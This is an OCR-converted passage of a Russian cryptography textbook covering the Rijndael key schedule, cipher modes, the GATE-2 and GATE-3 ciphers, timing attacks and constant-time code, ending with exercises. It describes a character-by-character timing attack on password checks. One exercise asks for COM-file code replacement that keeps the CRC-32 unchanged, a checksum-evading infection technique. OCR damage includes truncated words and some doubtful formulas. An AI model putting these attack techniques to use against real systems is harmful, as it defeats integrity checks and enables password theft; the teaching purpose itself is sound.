


Рис. 2.8.6. *MixColumns* действует на столбцы состояния

Добавление раундового ключа. В данной операции раундовый ключ добавляется к состоянию посредством простого поразрядного *XOR*. Раундовый ключ вырабатывается из ключа шифрования посредством *алгоритма выработки ключей* (key schedule). Длина

циклового ключа равна длине блока N_b. Преобразование, содержащее добавление посредством *XOR* раундового ключа к состоянию (рис. 2.8.7), обозначено как *AddRoundKey*(*State*, *RoundKey*).

a_{00}	a_{01}	a_{02}	a_{03}
a_{10}	a_{11}	a_{12}	a_{13}
a_{20}	a_{21}	a_{22}	a_{23}
a_{30}	a_{31}	a_{32}	a_{33}

⊕

k_{00}	k_{01}	k_{02}	k_{03}
k_{10}	k_{11}	k_{12}	k_{13}
k_{20}	k_{21}	k_{22}	k_{23}
k_{30}	k_{31}	k_{32}	k_{33}

=

b_{00}	b_{01}	b_{02}	b_{03}
b_{10}	b_{11}	b_{12}	b_{13}
b_{20}	b_{21}	b_{22}	b_{23}
b_{30}	b_{31}	b_{32}	b_{33}

Рис. 2.8.7. При добавлении ключа раундовый ключ складывается посредством операции *XOR* с состоянием

Алгоритм выработки ключей (Key Schedule). Раундовые ключи получаются из ключа шифрования посредством алгоритма выработки ключей. Он содержит два компонента: *расширение ключа* (*Key Expansion*) и *выбор раундового ключа* (*Round Key Selection*). Основополагающие принципы алгоритма выглядят следующим образом:

- общее число бит раундовых ключей равно длине блока, умноженной на число раундов плюс 1 (например, для длины блока 128 бит и 10 циклов требуется 1408 бит циклового ключа);
- ключ шифрования расширяется в *расширенный ключ* (*Expanded Key*);
- раундовые ключи берутся из расширенного ключа следующим образом: первый раундовый ключ содержит первые N_b слов, второй – следующие N_b слов и т. д.

Расширение ключа (Key Expansion). Расширенный ключ представляет собой линейный массив 4-байтовых слов и обозначен как

$$W[N_b(N_r + 1)].$$

Первые N_k слов содержат ключ шифрования. Все остальные слова определяются рекурсивно из слов с меньшими индексами. Алгоритм выработки ключей зависит от величины N_k. Ниже приведена версия для N_k, равного или меньшего 6, и версия для N_k, большего 6.

Для $N_k \leq 6$ имеем:

```
// ===============================================================
KeyExpansion(CipherKey,W)
{
for (i = 0; i < Nk; i++) W[i] = CipherKey[i];
for (j = Nk; j < Nb*(Nk+1); j+=Nk)
{
W[j] = W[j-Nk] ^ SubBytes( Rotl( W[j-1] ) ) ^ Rcon[j/Nk];
for (i = 1; i < Nk && i+j < Nb*(Nr+1); i++)
W[i+j] = W[i+j-Nk] ^ W[i+j-1];
```

```
}
}
// ================================================================
```

Как можно заметить, первые N_k слов заполняются ключом шифрования. Каж последующее слово $W[i]$ получается посредством *XOR* предыдущего слова $W[i\text{-}1]$ и сл на N_k позиций ранее $W[i - N_k]$. Для слов, позиция которых кратна N_k, перед *XOR* при няется преобразование к $W[i\text{-}1]$, а затем еще прибавляется раундовая константа. Пре разование содержит циклический сдвиг байтов в слове, обозначенный как *Rotl*, зате следует *SubByte* – замена байт.

Для $N_k > 6$ имеем:

```
// ================================================================
KeyExpansion(CipherKey,W)
{
for (i=0; i<Nk; i++) W[i]=CipherKey[i];
for (j=Nk; j<Nb*(Nk+1); j+=Nk)
{
W[j] = W[j-Nk] ^ SubBytes(Rotl(W[j-1])) ^ Rcon[j/Nk];
for (i=1; i<4; i++) W[i+j] = W[i+j-Nk] ^ W[i+j-1];
W[j+4] = W[j+4-Nk] ^ SubBytes(W[j+3]);
for (i=5; i<Nk; i++) W[i+j] = W[i+j-Nk] ^ W[i+j-1];
}
}
// ================================================================
```

Отличие по сравнению с ранее рассмотренной схемой состоит в применении *SubBytes* для каждого 4-го байта из N_k.

Раундовая константа не зависит от N_k и определяется следующим образом:

$Rcon[i]$ = ($RC[i]$, '00' , '00' , '00'), где

$RC[0]$='01'

$RC[i]=xtime(RC[i\text{-}1])$

Выбор раундового ключа. *i*-й раундовый ключ получается из слов массива раундового ключа от $W[N_b \cdot i]$ и до $W[N_b \cdot (i + 1)]$, как показано на рис. 2.6.8.

Примечание

Алгоритм выработки ключей можно осуществлять и без использования масси $W[N_b(N_r + 1)]$. Для реализаций, в которых существенно требование к занимаемой памяти цикловые ключи могут вычисляться на лету посредством использования буфера из N_k.

Криптоалгоритм. Шифр *Rijndael* состоит из:

- начального добавления раундового ключа;
- $N_r - 1$ раундов;

- заключительного раунда.




Рис. 2.8.8. Расширение ключа и выбор раундового ключа для $N_b = 4$ и $N_k = 4$

На псевдо-Си это выглядит следующим образом:

```
// ================================================================
Rijndael (State, CipherKey)
{
KeyExpansion(CipherKey, ExpandedKey);     // Расширение ключа
AddRoundKey(State, ExpandedKey);          // Добавление
                                          // раундового ключа
For ( i=1 ; i<Nr ; i++) Round(State,ExpandedKey+Nb*i);
                                          // циклы
FinalRound(State, ExpandedKey+Nb*Nr);     // заключительный цикл
}
// ================================================================
```

Если предварительно выполнена процедура расширения ключа, то *Rijndael* будет выглядеть следующим образом:

```
// ================================================================
Rijndael (State, CipherKey)
{
AddRoundKey(State, ExpandedKey);
For ( i=1 ; i<Nr ; i++) Round(State,ExpandedKey+Nb*i);
FinalRound(State, ExpandedKey+Nb*Nr);
}
// ================================================================
```

Расширенный ключ должен *всегда* получаться из ключа шифрования и никогда не указывается напрямую. Нет никаких ограничений на выбор ключа шифрования.

2.8.4. Режимы шифрования

Режимы шифрования при использовании блочных криптоалгоритмов (рис. 2.8.9 – 2.8.12) универсальны: по приведенным схемам может использоваться любой из блочных шифров, в том числе и *RIJNDAEL*.




Рис. 2.8.9. Шифрование в режиме простой замены (*ECB*): **а** – зашифрование; **б** – расшифрование. E_k – функция зашифрования, D_k – функция расшифрования, p_i – исходный блок (блок открытого текста), c_i – зашифрованный блок




Рис. 2.8.10. Шифрование в режиме сцепления блоков шифротекста (*CBC*): **а** – зашифрование; **б** – расшифрование




Рис. 2.8.11. Шифрование в режиме гаммирования (обратной связи по выходу – *OFB*):
а – зашифрование;
б – расшифрование




Рис. 2.8.12. Шифрование в режиме гаммирования с обратной связью (обратной связи по шифротексту – *CFB*):
а – зашифрование;
б – расшифрование

2.9. Блочный шифр GATE

Блочный шифр GATE-2. Рассмотрим дальнейшее развитие архитектуры Квадрат на примере блочного шифра GATE-2, ориентированного на использование в режимах гаммирования или гаммирования с обратной связью (режимы OFB, Counter и CFB). Основные идеи, лежащие в основе проекта:

- представление входных и выходных блоков данных, всех промежуточных результатов преобразований в виде кубического массива байтов $4 \times 4 \times 4$ (рис. 2.9.1, а);
- использование секретного ключа произвольного размера (до 256 байтов);
- включение в состав раундовой операции всего двух преобразований – перемешивания строк (MixRow) и перемешивания столбцов (MixColumn);

- использование стохастического сумматора при выполнении преобразований MixRow и MixColumn.

Последовательность раундового преобразования блока данных (MixBlock) размером 512 бит (4 × 4 × 4 × 8), имеющего структуру, показанную на рис. 2.9.1, где $a_{x,y,z}$, $x=\overline{0,3},\ y=\overline{0,3}, z=\overline{0,3}$ – байты:

1) разбиение блока данных на слои (Layers) L_{x0}, L_{x1}, L_{x2}, L_{x3} вдоль оси x (рис 2.9.2);
2) перемешивание слоев (MixLayer) L_{x0}, L_{x1}, L_{x2}, L_{x3} путем выполнения для каждого слоя L_{xk} четырех (по числу строк) операций MixRow и четырех (по числу столбцов) операций MixColumn;
3) разбиение блока данных на слои L_{y0}, L_{y1}, L_{y2}, L_{y3} вдоль оси y (рис. 2.9.3);
4) перемешивание слоев (MixLayer) L_{y0}, L_{y1}, L_{y2}, L_{y3} путем выполнения для каждого слоя L_{yk} четырех операций MixRow и четырех операций MixColumn;
5) разбиение блока данных на слои L_{z0}, L_{z1}, L_{z2}, L_{z3} вдоль оси z (рис. 2.9.4);
6) перемешивание слоев (MixLayer) L_{z0}, L_{z1}, L_{z2}, L_{z3} путем выполнения для каждого слоя L_{zk} четырех (по числу строк) операций MixRow и четырех (по числу столбцов) операций MixColumn.

Преобразования, осуществляемые при выполнении функции MixLayer, показаны на рис. 2.9.5. Преобразование 32-разрядного слова MixWord, в котором участвуют байты b_i строки (Row) при операции MixRow или столбца (Column) при операции MixColumn, показано на рис. 2.9.6.

Формирование таблицы стохастического преобразования из исходного секретного ключа выполняется по алгоритму, аналогичному тому, который используется в шифре RC4 при формировании таблицы замен.




Рис. 2.9.1. Шифр GATE–2: а – блок данных; б – отдельный байт блока данных




Рис. 2.9.2. Шифр GATE–2: а – разделение на слои вдоль оси *x*; б – отдельный слой L_{xk}, $k = \overline{0,3}$




Рис. 2.9.3. Шифр GATE–2: а – разделение на слои вдоль оси *y*; б – отдельный слой L_{yk}, $k = \overline{0,3}$




Рис. 2.9.4. Шифр GATE–2: а – разделение на слои вдоль оси *z*; б – отдельный слой L_{zk}, $k = \overline{0,3}$




Рис. 2.9.5. Преобразование MixLayer: а – перемешивание слоя по строкам,; б – перемешивание слоя по столбцам.; Ri, Ci – исходное состояние соответственно i-й строки и i-го столбца; Ri', Ci' – результат преобразования соответственно i-й строки и i-го столбца ($i = \overline{0,3}$)




Рис. 2.9.6. Преобразование 32-разрядного слова MixWord:
Counter – счетчик, изменяющий свое состояние в каждом такте преобразования,
RSm – 8-разрядный стохастический сумматор (R-блок)

Блочный шифр GATE-3. Основные идеи, лежащие в основе проекта:

- представление входных и выходных блоков данных, всех промежуточных результа тов преобразований в виде кубического массива байтов 4 × 4 × 4 (рис. 2.9.1, а);
- использование секретного ключа произвольного размера (до 256 байтов);
- включение в состав раундовой операции всего двух преобразований – перемешивани слоя по горизонтали (MixLayerRight) и перемешивания слоя по вертикал (MixColumnDown);
- использование стохастического сумматора при выполнении преобразований Mixlaye

Последовательность раундового преобразования блока данных (MixBlock) размеро 512 бит (4 × 4 × 4 × 8), имеющего структуру, показанную на рис. 2.9.1, где $a_{x,\ y,}$ $x = \overline{0,3}$, $y = \overline{0,3}$, $z = \overline{0,3}$ – байты:

1) разбиение блока данных на слои (Layers) L_{x0}, L_{x1}, L_{x2}, L_{x3} вдоль оси x (рис. 2.9.2);
2) перемешивание слоев (MixLayer) L_{x0}, L_{x1}, L_{x2}, L_{x3} путем выполнения для каждого слс L_{xk} операций MixLayerRight и MixLayerDown;
3) разбиение блока данных на слои L_{y0}, L_{y1}, L_{y2}, L_{y3} вдоль оси y (рис. 2.9.3);
4) перемешивание слоев (MixLayer) L_{y0}, L_{y1}, L_{y2}, L_{y3} путем выполнения для каждого слс L_{yk} операций MixLayerRight и MixLayerDown;
5) разбиение блока данных на слои L_{z0}, L_{z1}, L_{z2}, L_{z3} вдоль оси z (рис. 2.9.4);
6) перемешивание слоев (MixLayer) L_{z0}, L_{z1}, L_{z2}, L_{z3} путем выполнения для каждого слс L_{zk} операций MixLayerRight и MixLayerDown.

Преобразования, осуществляемые при выполнении функции MixLayer, показаны н рис. 2.9.7. Преобразование слова MixLayer, в котором участвуют 32-разрядные слова строки (MixLayerDown) и 32-разрядные слова-столбцы (MixLayerRight) w, показаны н рис. 2.9.8.

Формирование таблицы стохастического преобразования из исходного секретно ключа выполняется по алгоритму, аналогичному тому, который используется в шиф RC4 при формировании таблицы замен.




Рис. 2.9.7. Преобразования MixLayerDown и MixLayerRight




Рис. 2.9.8. Преобразования MixLayerDown и MixLayerRight: а — схема преобразования; б — вариант схемы 32-разрядного стохастического сумматора RSm_{32}; в — условное графическое обозначение 8-разрядного стохастического сумматора RSm; Counter — счетчик, изменяющий свое состояние в каждом такте преобразования

2.10. Особенности программной реализации алгоритмов защиты информации

Одной из основных причин компрометации систем защиты является неправильная реализация алгоритмов защиты информации, иначе говоря, наличие дефектов в программном коде. Печальная действительность такова, что ошибки в ПО будут возникать всегда.

Основная причина ошибок – сложность современных компьютерных систем:

- сложные системы по определению менее надежные;
- сложные системы обязательно модульные, а взаимодействие модулей создает дополнительные возможности для взлома защиты;
- сложные системы трудны для понимания их устройства, а это является необходимым условием безопасного управления ими;
- сложные системы трудны для анализа из-за огромного числа вариантов взаимодействия отдельных компонентов.

Большинство дефектов в ПО не приводит к разрушительным последствиям. Ошибки, влияющие на выполнение основной задачи, относительно легко обнаруживаются на этапе тестирования. Значительно сложнее обнаружить дефекты в ПО системы безопасности. Ошибки, влияющие на вычисления, заметны, в то время как изъяны системы защиты могут долгое время оставаться невидимыми. Более того, эти дефекты вовсе не обязательно находятся в коде, относящемся к системе безопасности. Они могут присутствовать повсюду: в интерфейсе пользователя, в программе обработки ошибок, в любом другом месте, иначе говоря, на защищенность системы может повлиять любая самая безобидная с виду программа, не имеющая никакого отношения к компьютерной безопасности.

Распространенная ошибка разработчиков ПО – расчет на "хорошего" пользователя, который будет обращаться с программой именно так, как задумано автором. Например, в результате отсутствия или неправильной обработки нестандартных ситуаций, которые могут иметь место при работе программы (неопределенный ввод, ошибки пользователя, сбой и пр.), у противника появляется возможность искусственно вызвать в системе появление такой нестандартной ситуации, чтобы выполнить нужные ему действия: остаться в системе с правами привилегированного пользователя или заставить процессор выполнить произвольный код.

Наконец, относительно недавно получили распространение так называемые атаки через побочные каналы. Для ПО наиболее опасными являются временные атаки. Например, при взломе криптоалгоритмов противник вместо того, чтобы анализировать только

входные и выходные данные, обращает внимание также на скорость выполнения объектом атаки отдельных операций. Различные трассы выполнения алгоритма работы программы, а также команды, выполняемые процессором, требуют разного времени. В результате, анализируя временные характеристики отдельных шагов алгоритма, можно делать предположения о значениях аргументов, т. е. исходных данных или ключе.

Например, можно провести следующую временную атаку на программу проверки пароля. Берем случайный пароль и варьируем только первый символ. Предположим, что можно использовать только строчные и прописные английские буквы, 10 цифровых символов и некоторые знаки пунктуации (всего около 70 вариантов паролей с различным первым символом). Скорее всего, один из паролей будет проверяться дольше других, прежде чем будет отклонен. Можно предположить, что это пароль с правильным первым символом. Повторим то же самое с остальными символами. Если атакуется 8-символьный пароль, то нужно проверить всего 560 паролей и измерить соответствующие временные задержки.

Приблизительный анализ уязвимостей различных операций с точки зрения временных характеристик дает следующие результаты:

- поиск по таблицам – неуязвим для временных атак;
- фиксированные сдвиги – неуязвимы для временных атак;
- булевы операции - неуязвимы для временных атак;
- сложение/вычитание – трудно защитить от временных атак;
- умножение/деление – наиболее уязвимые для временных атак операции.

Стойкость к временным атакам можно повысить внесением неопределенности в длительность работы отдельных актов алгоритма программы, например сделать так, чтобы случайное время выполнения подпрограмм было равномерно распределено на интервале $[t_{min}, t_{max}]$.

Ниже приведен пример процедуры одного такта работы восьмиразрядного генератора Галуа, время работы которой не зависит от исходных данных из-за отсутствия арифметических команд и команд условных переходов.

```
;==================================================================
;======= lfsr2m - процедура выполнения одного такта работы LFSR =======
;======= без использования команд условного перехода ==================
;======= и арифметических операций. ===================================
;======= Вход: AL - текущее состояние регистра, =======================
;======= выход: AL - новое состояние регистра =========================
;======= для φ(x)= x^8 + x^4 + x^3 + x + 1 Feedback = 2Bh =================
;==================================================================
lfsr2m  PROC
        cbw
        shl al,1
        and ah,Feedback
```

```
        xor al,ah
        ret
lfsr2m  ENDP
```

Задания для самостоятельной работы

1) Разработать подпрограмму для нахождения табличным способом элемента поля GF(2^8), обратного заданному.
2) Разработать подпрограмму для формирования 32-разрядного CRC-кода области памяти с использованием 32-канального CRC-генератора, соответствующего $\varphi(x) = x^{65} + x^{32} + 1$ (контрольный код снимается с младших разрядов генератора).
3) Используя смешанное программирование, разработать программу для определения содержимого таблицы стохастического преобразования на основе заданного фрагмента ПСП конечной длины, полученного с выхода 8-разрядного RFSR (N = 4).
4) Разработать подпрограмму выполнения преобразования (а – MixWord (рис. 2.9.6), б – MixLayer (рис. 2.9.8)). Параметры должны передаваться через стек.
5) Разработать без использования команд условного перехода и арифметических команд подпрограмму выполнения следующего преобразования (а – умножения не табличным способом двух элементов поля GF(2^8); б – поиска не табличным способом элемента поля GF(2^8), обратного заданному; в – 8-разрядного стохастического преобразования; г – генерации элемента ПСП по алгоритму RFSR для N = 4; д – преобразования MixLayer (рис. 2.9.8)).
6) Разработать подпрограмму выполнения следующего преобразования (а – умножения не табличным способом двух элементов поля GF(28); б – поиска не табличным способом элемента поля GF(28), обратного заданному; в – 8-разрядного стохастического преобразования; г – генерации элемента ПСП по алгоритму RFSR для N = 4; д – преобразования MixLayer, случайное время выполнения которого равномерно распределено на интервале [tmin, tmax].
7) Разработать подпрограмму определения байта, который необходимо добавить к заданной последовательности байтов, чтобы получить требуемое значение кода CRC-8 ($\varphi(x) = x^8 + x^7 + x^5 + x^3 + 1$).
8) Разработать программу, которая замещает фрагмент кода заданного произвольного com-файла от его точки входа кодом функций вывода на экран некоего сообщения и завершения программы таким образом, чтобы код CRC-32 и размер com-файла остались неизменными.
